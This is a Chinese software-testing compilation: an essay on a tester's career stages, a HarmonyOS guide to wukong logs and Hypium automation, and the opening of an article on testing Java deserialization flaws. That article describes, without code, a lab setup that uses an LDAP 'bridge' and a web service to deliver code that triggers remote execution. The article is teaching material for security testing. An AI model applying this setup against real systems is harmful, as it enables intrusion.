首先，我们需要明确自己对测试工作的定位。如果你将自己仅仅看作一个普通的“新手”或“基层测试员”，那么你可能永远只能在 IT 行业的底层徘徊。相反，如果你能将自己定位为一个“专家”，那么你的眼界和未来将会完全不同。测试并不是一个毫无技术含量的领域，它对技术的依赖越来越广泛和深入。当你不断打磨自己的技术和能力，为一个又一个产品保驾护航时，你会发现，你在别人眼中的形象也会逐渐从“新手”转变为“专家”。这就是我对“优秀”的最简单定义。

## 二、测试人的成长“段位”

### （一）新手：初入测试大门

刚进入测试领域时，你可能对测试的整体认识还不够，只能跟着前辈们学习，执行一些简单的测试用例。在这个阶段，你可能拘泥于细节，只求不犯错。这是测试人的第一层境界：基础入门。

### （二）进阶：初具雏形

经过一段时间的学习和实践，你开始能够独立编写测试用例，并在团队的框架下完



成部分测试任务。你对所测试的软件也有了更深入的了解，能够发现一些常见的问题。但你仍然局限于已有的框架，缺乏创新。这是第二境界：稳步提升。

### （三）熟练：突破瓶颈

在这个阶段，你已经熟练掌握了功能测试用例的设计和测试技巧。你开始对基础测试方法的低效感到不满，并尝试寻找一些“另辟蹊径”的方法来提升效率。这是第三境界：效率优化。

### （四）专家：技术突破

这是测试人成长最快的阶段。你开始认识到团队协作的重要性，并在自动化、性能、安全等技术领域取得突破。你能够将网络上或在线课程中学到的知识应用到项目中，提升测试质量和效率。这是第四境界：技术精通。

### （五）资深：迷茫与突破

到了这个阶段，你已经积累了丰富的经验，但可能会感到迷茫。如果你能度过这个阶段，就会发现，根据项目实际情况建立自己的测试架构，或者开发相应的测试工具，才是更有成就感的事情。这是第五境界：架构设计。

### （六）领袖：独当一面

领袖级别的测试人已经可以独当一面，成为团队的核心人物。你不仅自己能够解决问题，还需要从全局考虑整个部门甚至公司的技术方向或管理方法。这是第六境界：团队引领。

### （七）大师：超越技术

到了这个阶段，测试与开发的边界已经模糊，你开始考虑项目的架构设计、高可用性以及 DevOps 的推进。重要的是沟通能力和团队管理能力，而不仅仅是技术。这是第七境界：战略规划。

### （八）传奇：传说中的存在

传奇级别的测试人已经不再是单纯的测试人员，而是行业的标杆。他们无需亲自动手，只需运筹帷幄，就能引领团队走向成功。这是第八境界：行业引领。





### 三、项目实践：从理论到实战

#### （一）项目案例 1：电商系统测试

在一家电商公司，我负责一个大型电商平台的测试工作。这个项目涉及多个模块，包括商品管理、订单处理、支付流程和用户界面。在测试过程中，我不仅要确保功能的正确性，还要优化性能，确保系统在高并发场景下的稳定性。通过引入自动化测试框架和性能测试工具，我成功地将测试效率提升了 50%，并发现了多个关键性能瓶颈，帮助开发团队及时优化。这个项目让我从“熟练”阶段迈向了“专家”阶段，深刻体会到技术突破的重要性。

#### （二）项目案例 2：金融软件测试

另一个项目是为一家金融机构开发的移动支付应用。由于涉及资金交易，安全性和稳定性至关重要。在这个项目中，我不仅需要掌握基础的功能测试，还要深入学习安全测试和代码审计技术。通过与开发团队的紧密合作，我成功地发现了多个潜在的安全漏洞，并提出了改进方案。这个项目不仅提升了我的技术能力，还让我意识到团队协作和沟通的重要性，是我从“专家”迈向“资深”阶段的关键转折点。

### 四、优秀测试人的“自我修养”

如果要为“优秀”设定一个门槛，我认为达到“专家”阶段是从普通到优秀的标志。那么，优秀测试人通常具备哪些品质呢？

#### （一）敏感

优秀的测试人员对产品中的问题和不足非常敏感。这种敏感不仅来自职业本能，还需要对测试经验和扎实技术的积累。只有这样，才能像猎狗一样快速嗅探出问题所在。

#### （二）好奇心

优秀的测试人员不仅善于发现问题，还善于探索问题的根源。好奇心是推动测试人员深入探索的动力，也是提升测试效能的关键。

#### （三）脸皮厚+幽默感

测试工作本质上是给别人找“毛病”，难免会遇到冲突。因此，测试人员需要有足够的勇气和幽默感，让开发人员更容易接受你的反馈。





#### （四）自信乐观

自信和乐观是面对困难时的必备心态。只有相信自己，才能克服一切艰难险阻。这种心态不仅能帮助你在工作中取得成功，还能让你在生活中更加从容。

#### （五）热爱生活

热爱生活是成功人士的共同特质。除了热爱工作，测试人员还应该在工作之外寻找自己的兴趣爱好，丰富自己的生活。无论是旅行、健身还是美食，都能为你的生活增添色彩。

以上是我对测试人员成长之路的总结和感悟。希望这篇文章能对正在测试道路上努力前行的你有所帮助。你认为自己目前处于哪个“段位”呢？欢迎留言分享你的看法和经验。

#### ■ 拓展学习

[5] 【全国软件测试学习交流群】学习交流

咨询：微信 atstudy-js 备注：学习群



# 鸿蒙 APP 的测试漫游

◆作者：启航

## 前言：

在上一篇文章中，我们学习了鸿蒙 app 的性能测试方法，安卓 app 的性能测试方法，并且我们知道了使用 wukong 这个命令会自动生成测试 log 文件，但是我们发现这些 log 文件非常之多，那么这篇文章的主旨就是分析一下这些 log 文件究竟是如何安排的，这样对于软件测试的解析更可以了然于心。

在此之后，我想要总结一下，鸿蒙自动化测试的安装步骤，以及鸿蒙自动化测试的常见 python 语句。最后本文将讨论一下，鸿蒙自动化测试的性能分析内容。

相信在总结完以上三点之后，我们对于鸿蒙的测试会有更加深入的了解。

## 第一部分 鸿蒙 app 测试的 log 漫游

### 1) 稳定性随机测试 log 分析

<以下是参考出处：

<https://developer.huawei.com/consumer/cn/doc/harmonyos-guides-V13/wukong-guidelines-V13>

命令：

```
wukong exec -s 10 -i 1000 -a 0.28 -t 0.72 -c 100
```



命令中各参数含义:

命令	参数值	说明
wukong exec	-	主命令。
-s	10	参数设置随机种子, 10为种子值。
-i	1000	参数设置应用拉起间隔为1000ms。
-a	0.28	参数设置应用随机拉起测试比例28%。
-t	0.72	参数设置屏幕随机touch测试比例为72%。
-c	100	参数设置执行次数为100次。

```
$ wukong exec -s 10 -i 1000 -a 0.28 -t 0.72 -c 100
Mon Mar 10 10:50:02 2025 : RUN : Interval: 1000
Mon Mar 10 10:50:02 2025 : RUN : Count: 100
Mon Mar 10 10:50:02 2025 : INF : (115) EnvInit : "Report currentTestDir: (/data/local/tmp/wukong/report/20250310_105002/)"
Mon Mar 10 10:50:02 2025 : INF : (121) EnvInit : "Report CSV: (/data/local/tmp/wukong/report/20250310_105002/wukong_report.csv)"
Mon Mar 10 10:50:02 2025 : INF : (122) EnvInit : "Report JSON: (/data/local/tmp/wukong/report/20250310_105002/data.js)"
Mon Mar 10 10:50:02 2025 : INF : (125) EnvInit : "Report exception dir: (/data/local/tmp/wukong/report/20250310_105002/exception/)"
Mon Mar 10 10:50:02 2025 : INF : (92) StartCrashDirListen : create listener thread
Mon Mar 10 10:50:02 2025 : INF : (94) StartCrashDirListen : thread detach
Mon Mar 10 10:50:02 2025 : INF : (68) InitCsvFile : "CSV: (/data/local/tmp/wukong/wukong_20250310_105002.csv)"
Mon Mar 10 10:50:02 2025 : INF : (55) ListenCrashDir : init notify
Mon Mar 10 10:50:02 2025 : INF : (60) ListenCrashDir : add_watch
Mon Mar 10 10:50:02 2025 : RUN : Seed: 10
Start connect to AAMS
Success connect to AAMS
```

分析日志的存放地方

**Report currentTestDir:**

[/data/local/tmp/wukong/report/20250310\\_105002/](#)

**Report CSV:**

[/data/local/tmp/wukong/report/20250310\\_105002/wukong\\_report.csv](#)

**Report JSON:**

[/data/local/tmp/wukong/report/20250310\\_105002/data.js](#)

**Report exception dir:**

[/data/local/tmp/wukong/report/20250310\\_105002/exception/](#)

**InitCsvFile : "CSV:**

[/data/local/tmp/wukong/wukong\\_20250310\\_105002.csv](#)

我们看到绝大多数的日志都存放在路径

[/data/local/tmp/wukong/report/20250310\\_105002/](#) 下



```
$ cd /data/local/tmp/wukong/report/20250310_105002/
$ ls
data.js exception wukong.log wukong_report.csv
$
```

现在我们来一一分析这些日志

首先，收集所有的日志文件到 windows 电脑中

### 1: data.js:

打开后显示的是使用 json 格式所显示的各种操作的情形，截图如下：

```
20],
21 controlStatistics:[
22 {
23 type:"total",execTimes:"0",proportion:"",inputTimes:"0",expectInputTimes:"0",coverage:""},
24 },
25],{
26 eventStatistics:[
27 {
28 type:"touch",execTimes:"20",proportion:"76.92%"},
29 {
30 type:"appswitch",execTimes:"6",proportion:"23.08%"},
31 {
32 type:"total",execTimes:"26",proportion:"100.00%"},
33 },
34 controlStatistics:[
35 {
36 type:"touch",execTimes:"20",proportion:"76.92%"},
37 {
38 type:"appswitch",execTimes:"6",proportion:"23.08%"},
39 {
40 type:"total",execTimes:"26",proportion:"100.00%"},
41 },
42],{
43 eventStatistics:[
44 {
45 type:"appswitch",execTimes:"5",proportion:"18.52%"},
46 {
47 type:"touch",execTimes:"22",proportion:"81.48%"},
48 {
49 type:"total",execTimes:"27",proportion:"100.00%"},
50 },
51 controlStatistics:[
52 {
53 type:"appswitch",execTimes:"5",proportion:"18.52%"},
54 {
55 type:"touch",execTimes:"22",proportion:"81.48%"},
56 {
57 type:"total",execTimes:"27",proportion:"100.00%"},
```

### 2: wukong.log:

显示详细的 log 内容。

### 3: wukong\_report.csv:

使用 csv 格式显示操作类型，次数以及比例



name	com.huawei.hmos.files	detail	event
type	execTimes	proportion	
touch		20	76.92%
appswitch		6	23.08%
total		26	100.00%

#### 4: wukong\_20250310\_105002.csv

详细的日志信息

按照如下的 Title 进行统计

Domain	EventName	Type	Time	TimeZone	ProcessId	ThreadId	UserId	TraceId	SpanId	Pspanid	TraceFlag
--------	-----------	------	------	----------	-----------	----------	--------	---------	--------	---------	-----------

## 2) 专项测试 log

专项测试是指定了某一个应用的名称的测试，运行后可以自动生成测试报告”汇总”。

常用命令：`hdc shell wukong special -C [bundlename] -p`

<以下是参考出处：

<https://developer.huawei.com/consumer/cn/doc/harmonyos-guides-V13/wukong-guideline-s-V13>

>

如果测试的包名为 `com.huawei.hmos.files`

则可以使用命令

`hdc shell wukong special -C com.huawei.hmos.files -p`



## 专项测试

### 命令参数

命令	功能	必选	说明
-h, --help	获取当前专项测试的帮助信息。	否	-
-k, --spec_insomnia	休眠唤醒专项测试。	否	-
-c, --count	设置执行次数。	否	单位次数，默认10次。
-i, --interval	设置执行间隔。	否	单位ms，默认1500ms。
-S, --swap	滑动测试。	否	-
-s, --start[x,y]	设置滑动测试起点坐标。	否	坐标均为正值。
-e, --end[x,y]	设置滑动测试终点坐标。	否	坐标均为正值。
-b, --bilateral	设置往返滑动。	否	默认不往返滑动。
-t, --touch[x,y]	点击测试。	否	-
-T, --time	设置测试总时间。	否	单位分钟，默认10分钟。
-C, --component	控件顺序遍历测试。	否	需要设置测试应用名称。
-r, --record	录制。	否	需要指定录制文件。
-R, --replay	回放。	否	需要指定回放文件。
-p, --screenshot	控件测试截图。	否	-

<LOG 存放路径自动显示在日志中>

我们可以看到，日志保存的地方依旧是：

/data/local/tmp/wukong/report/

## 第二部分 鸿蒙自动化测试的安装步骤漫游

<参考的文档

<https://developer.huawei.com/consumer/cn/doc/harmonyos-guides-V5/hypium-python-guidelines-V5> >

HDC 的配置

1) 安装 DevEco Studio

2) 配置环境变量

<参考的文档



<https://developer.huawei.com/consumer/cn/doc/harmonyos-guides-V5/hdc-V5>>

添加变量名为: OHOS\_HDC\_SERVER\_PORT, 变量值可设置为任意未被占用的端口, 如 18710。


设置 windows 系统环境变量, 变量名为 path, 设置 DevEco Studio 的 toolchains 的路径, 比如:

C:\Program Files\Huawei\DevEco Studio\sdk\default\openharmony\toolchains

### 3) Hypium 安装

访问华为开发者联盟官网下载页面:

<https://developer.huawei.com/consumer/cn/download/>



<参考的文档

<https://developer.huawei.com/consumer/cn/doc/harmonyos-guides-V5/hypium-python-guidelines-V5>>

找到 DevEco Testing Hypium, 下载解压后找到其中的 hypium-5.0.7.200.zip(请以实际版本号为准)。

解压后该文件后得到的 4 个 tar.gz 格式的 pip 安装包, 使用 pip install 命令安装。

Hypium 安装对 xdevice 有依赖, 优先安装 xdevice, 以下版本号仅做示例, 请以实际版本号为准。


1.pip install xdevice-5.0.7.200.tar.gz

2.pip install xdevice-devicetest-5.0.7.200.tar.gz

3.pip install xdevice-ohos-5.0.7.200.tar.gz

4.pip install hypium-5.0.7.200.tar.gz

在 pycharm 中进行 DevEco Testing Hypium 件离线安装包的安装, 安装的是







### 第三部分 鸿蒙自动化测试

#### 1: 鸿蒙自动化测试环境搭建

1) 打开 Pycharm，左上角的“文件”->“新建项目”并选择必要的选项



然后我们发现项目就自动创建好了。



## 2) 运行示例测试用例

找到 testcases-Example.py 文件



右击并点击“执行 hypium 用例”，此时就你可以在模拟器中执行自动化测试的测试用例了。


## 2: 鸿蒙模拟器元素定位方法

在 DevEco Testing 这个工具的实用工具-UIViewerApp 工具中进行元素定位，这个工具的好处是可以针对模拟器进行元素定位，非常的方便。

<参考的文档

<https://developer.huawei.com/consumer/cn/doc/harmonyos-guides-V5/devcotesting-V5>





### 3：鸿蒙自动化测试常见的命令分析

<参考的文档

<https://developer.huawei.com/consumer/cn/doc/harmonyos-guides-V14/hypium-python-guidelines-V14>>

常用的自动化命令

```
self.driver.touch(BY.text("***"))
```

```
self.driver.touch((坐标点))
```

```
driver.input_text(BY.type("TextInput"), "hello world")
```

```
driver.clear_text(BY.type("InputText"))
```

```
driver.press_key(KeyCode.POWER)
```

```
driver.swipe(UiParam.LEFT)
```

```
driver.multi_finger_touch([(0.1, 0.2), (0.3, 0.4)])
```



## 常用断言

```
host.check(a, b, "a != b")
```

```
host.check_greater(a, b)
```

```
driver.check_component(BY.key("container"), text="正在检查")
```

## 第四部分：DevEco Testing 测试简介

笔者由于初学鸿蒙，对于以下自动化的运行还未深入分析，因此就先罗列以下测试概要，方便日后分析。

### 1：DevEco Testing 的示例

#### 1) 选择应用基础质量测试



#### 2) 选择 UX 基础质量测试



### 3) 选择测试设备以及应用，然后开始运行测试程序

\* 测试设备

请选择测试设备

\* 选择应用


已安装的应用

安装新的应用

请选择测试应用

按照说明中显示的信息，必须使用手机设备进行测试，系统版本为 HarmonyOS NEXT Developer Beta 1 及以上版本。

## 2: DevEco Testing 常见的测试



## 一：应用稳定性测试



### <应用探索测试-主要测试点-摘录自测试指南>

应用探索测试：针对应用稳定性测试，DevEco Testing 提供基于专家经验的智能遍历手段，借助智能 AI 实现场景智能感知及控件语义分析，驱动测试高效执行，并通过对测试数据的持续学习，推动遍历执行持续优化，帮助用户识别应用故障问题及定位问题。

## 二：应用性能功耗测试



### <场景化性能测试-主要测试点-摘录自测试指南>

场景化性能测试服务，是依据应用性能测试标准，提供的一套含自动化脚本执行和



性能指标分析的应用性能测试解决方案。包含：应用自定义场景脚本编写指导，自动化测试执行框架，步骤级视频、perfddata 等维测数据的采集，多维度性能指标的检测能力。



我们可以看到在应用界面，有测试前准备，查看使用指南，获取安装包，创建工程模版，自定义脚本等功能。

### <性能指标监控测试-主要测试点-摘录自测试指南>

性能指标监控测试为用户提供了针对指定业务场景性能测试能力，支持选择设备某个应用进行手工测试，并显示手动操作应用过程的性能数据，最终输出测试过程中帧率、内存、CPU、GPU 等性能数据。

## 三：回归测试

### <主要测试点-摘录自测试指南>

DevEco Testing 回归测试服务为 HarmonyOS 应用开发者提供回归测试服务，适用于对应用的核心功能点进行持续测试，用户可基于核心功能点的测试用例构建多个测试包，基于每个测试包的执行情况看护应用核心功能的质量，助力开发者高效地打造高质量应用。

## 四、应用基础质量测试

### • 功能体验基础质量测试

### <主要测试点-摘录自测试指南>

DevEco Testing 为 HarmonyOS NEXT 应用开发者提供应用基础质量测试服务。提供多维度的应用检测方法，快速评估应用基础质量。结合 HarmonyOS NEXT 应用专项测试质量建议，提供测试报告及优化建议，助您高效提升应用质量。功能体验基础质量测试：根据应用功能体验建议，检测应用在当前系统、设备及升级场景下运行是否存在





兼容性问题。

### • UX 基础质量测试

#### <主要测试点-摘录自测试指南>

DevEco Testing 为 HarmonyOS NEXT 应用开发者提供应用基础质量测试服务。提供多维度的应用检测方法，快速评估应用基础质量。结合 HarmonyOS NEXT 应用专项测试质量建议，提供测试报告及优化建议，助您高效提升应用质量。UX 基础质量测试：根据应用 UX 测试建议，验证应用在基础体验、系统特性适配、控件布局等方面是否合理。

### • 稳定性基础质量测试

#### <主要测试点-摘录自测试指南>

DevEco Testing 为 HarmonyOS NEXT 应用开发者提供应用基础质量测试服务。提供多维度的应用检测方法，快速评估应用基础质量。结合 HarmonyOS NEXT 应用专项测试质量建议，提供测试报告及优化建议，助您高效提升应用质量。稳定性基础质量测试：根据应用稳定性建议，检测应用运行过程中是否存在应用崩溃、资源过载、内存泄漏等异常情况。

### • 功耗基础质量测试

#### <主要测试点-摘录自测试指南>

DevEco Testing 为 HarmonyOS NEXT 应用开发者提供应用基础质量测试服务。提供多维度的应用检测方法，快速评估应用基础质量。结合 HarmonyOS NEXT 应用专项测试质量建议，提供测试报告及优化建议，助您高效提升应用质量。功耗基础质量测试：根据应用功耗建议，检测应用在后台运行时是否出现系统资源占用的异常情况。



- 性能基础质量测试

<主要测试点-摘录自测试指南>

DevEco Testing 为 HarmonyOS NEXT 应用开发者提供应用基础质量测试服务。提供多维度的应用检测方法，快速评估应用基础质量。结合 HarmonyOS NEXT 应用专项测试质量建议，提供测试报告及优化建议，助您高效提升应用质量。性能基础质量测试：根据应用性能建议，对应用启动、应用内滑动及点击、应用资源占用等场景进行性能评估，涉及点击时延、帧率、内存、CPU 负载等指标项，提供详细的测试过程截图及底层性能采集日志，辅助性能问题定位及分析。

■ 拓展学习

[6] 【移动端测试学习交流群】学习交流

咨询：微信 atstudy-js 备注：学习群



# 实例讲解反序列化漏洞的测试方法

◆ 作者：小猪

## 前言

安全测试的目的实际上就是找漏洞，漏洞就是 Bug，是违反了信息安全三原则（机密性、完整性和可用性，简称 CIA）的 Bug。让语句通顺一点，也可以说，只要违反了信息安全三原则的 Bug 都是漏洞。

读者可以根据这个定义去公司的 Bug 库里面找一找，也许你已经找到了很多漏洞，如果是个全新的漏洞，你再给它起一个听起来很牛的名字，比如说跨站点脚本漏洞也被称为“会话骑行”，点击劫持漏洞根据不同的利用场景，也可以叫移形换影，简单的讲就是在目标网站上覆盖了一层透明的图层。

上面的命名不是很严谨，不过听起来很有趣。有趣很重要，现在要靠兴趣去推动学习了。

文章内容主要是讲解反序列化漏洞的测试方法。对于测试人员来说，不需要深入分析序列化漏洞在代码层面的成因，去构造相对复杂的漏洞调用链，只需要根据实际的测试环境证明漏洞存在或不存在，获得一个明确的测试结果即可。

首先，会让读者了解序列化和反序列化的概念，再通过实现 JAVA 原生序列化功能，获得用于反序列化漏洞测试数据的实例，最后通过构建一个测试场景，复现第三方组件存在的反序列化漏洞。

测试场景的搭建全部用安全测试工具 SafeTool-51testing 实现，包括含有反序列化漏洞的靶机网站，用于“搭桥”的 LDAP 服务，用于“传送”测试代码触发漏洞执行的 Web 服务。



## 一、什么是序列化和反序列化

要理解序列化，我们先理解何为序列。序列是个数学上的概念，意为被排成一列的对象或事件，既然是排成一列就意味着顺序排列，或者说是有规则的排列，重点是序列中对象的先后关系必须一目了然。计算机的本质就是处理数据，所以计算机领域的序列化指的是数据序列化，把动词和名词调过来，称为序列化数据。

开发语言也套用了这个概念(序列化数据)，把一段代码以二进制的形式保存在内存、文件或数据库中，方便存储、读取和网络传输，目的是持久化存储和多平台网络通信。而 Java 是面向对象编程的开发语言，那 Java 的序列化就是把 Java 对象按一定规则和顺序以二进制形式保存在内存、文件或数据库中，目的是持久化存储和多平台网络通信。

这里只是以 JAVA 举例，实际上第三代开发语言都存在序列化功能。

知道了序列化的含义，反序列化就好理解了，就是从内存、文件、数据库或网络传输中把这段序列化的二进制数据，按规则和顺序重新恢复成 Java 对象。当然了，序列化数据最常见的用途还是作为网络通信的数据发送，现在不是分布式异构系统很流行吗，当一个子系统要去调用另一个子系统实现的功能的时候，序列化数据就是解决这个问题方法之一了，具体的实现还是需要有一个协调机制的，例如，Java 的 RMI 框架(Remote Method Invocation-远程方法调用)。

序列化对象要么包含数据，要么包含功能，要么既包含数据也包含功能。包含数据影响不大，但是一旦包含可执行相关功能的代码，且未经过滤审查，就很有可能被恶意人员利用，对目标系统造成不可控的损失。

## 二、Java 原生序列化功能

Java 的原生序列化功能实现起来非常简单，即如图 1-1 所示，实现 java.io.Serializable 接口即可。






图 1-1

我们再使用图 1-1 所示的序列化对象，输出用于测试的序列化数据，序列化数据的功能是弹出一个计算器，如图 1-2 所示。

